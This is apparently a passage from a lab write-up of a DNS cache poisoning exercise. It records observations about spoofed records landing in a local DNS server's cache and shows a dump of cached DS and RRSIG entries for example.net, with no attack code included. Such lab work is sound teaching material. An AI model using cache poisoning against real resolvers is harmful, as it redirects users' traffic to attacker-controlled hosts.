
- Parallel captured the DNS packets in wireshark while performing the DNS cache poison attack. Refer below snapshot:



Observation:

After spoofing some entries, we can see three additional records (i.e attacker32.com, ns.example.net and www.facebook.com) were successfully cached by the target local DNS server.

- Also dumped the cache to the specified file to validate what all entries are cached and what entries will not be cached.



```
; additional
                        86398   DS      35886 8 2 (
                                        7862B27F5F516EBE19680444D4CE5E762981
                                        931842C465F00236401D8BD973EE )
; additional
                        86398   RRSIG   DS 8 1 86400 (
                                        20210307170000 20210222160000 42351 .
                                        IHGMlR1XKJ81cGjF67/cptiHZDuu7VdmUdPG
                                        jC81olSHpf3u8T1I6++0aDHQ2wB5mvtVIdQ+
                                        XikBJQtla8WDoKyyW02L+osgtfNd0tjWAjxz
                                        qVciFviMgYgzX3nKeGxgY74XOZoLdnN5wV5F
                                        AH/DmWpOwO1QGqvSdjoYrc3mfs67eqvxT0OI
                                        L7brYDzmqLCcqo/eQEIbDLVfw+US872ZIyIh
                                        QXLoWktaHFSGFTBW+d9ZCu2zmoMNLzhlym5j
                                        9b4WOsQEIp2RDAegPUOd91FvkMcLalR9nYRL
                                        coR2ChWeNEoL/p/S62RJ3pAOjiORYjkwljrU
                                        8fL7lyGezG6PweBo2g== )
; glue
example.net.            172798  NS      a.iana-servers.net.
                        172798  NS      b.iana-servers.net.
; additional
                        86398   DS      31589 8 1 (
                                        628FCA4806B2E475DA9FD97A1FB57B7E26F8
                                        494C )
                        86398   DS      31589 8 2 (
                                        5A9EAEFC7CC7D6946E1D106418427D272D40
                                        6B835BA9EA0219DFBD3974A54A81 )
                        86398   DS      54761 8 1 (
                                        2B45E49265B30032497E0D61D259F4ACF821
                                        A5A0 )
                        86398   DS      54761 8 2 (
                                        9FDE7678F418E724ACE98537E0EAD92BB96B
                                        3109072D076A117492DB708CE238 )
                        86398   DS      61250 8 1 (
                                        EBF5191249B08ADBA60DC57DE26F8D530FE5
                                        D17D )
                        86398   DS      61250 8 2 (
                                        984E001501B50F8D7B73935E12A0B15E9DCE
                                        5498F0885C3C6193B4DCB8DDAD36 )
; additional
                        86398   RRSIG   DS 8 2 86400 (
                                        20210301083407 20210222072407 30944 net.
                                        d80NSVDL6wpdmJ+ZHhTCmjOf09G3VQzbPbdK
                                        nBU/w44snFFvg2WMCCmuI4O6dd4lDHgKnOcv
                                        F7/37oD+pTMHXxqGGuFjJKDr9VoH9r7q6g/Y
                                        4s5XP1X2XzwNhn07brttie3eIUTutAGJYddD
                                        BYg7ZxcioqzQahl7yE1C8KSetamTDosS7gc6
                                        mLb3yS1pxtkHlvKQZIEam/QTagRJwMH1/g== )
```

Observation:

We are seeing the cached entry for example.net only and not other two attacker32.com and www.facebook.com because we are spoofing the DNS packet for www.example.net in the scapy program.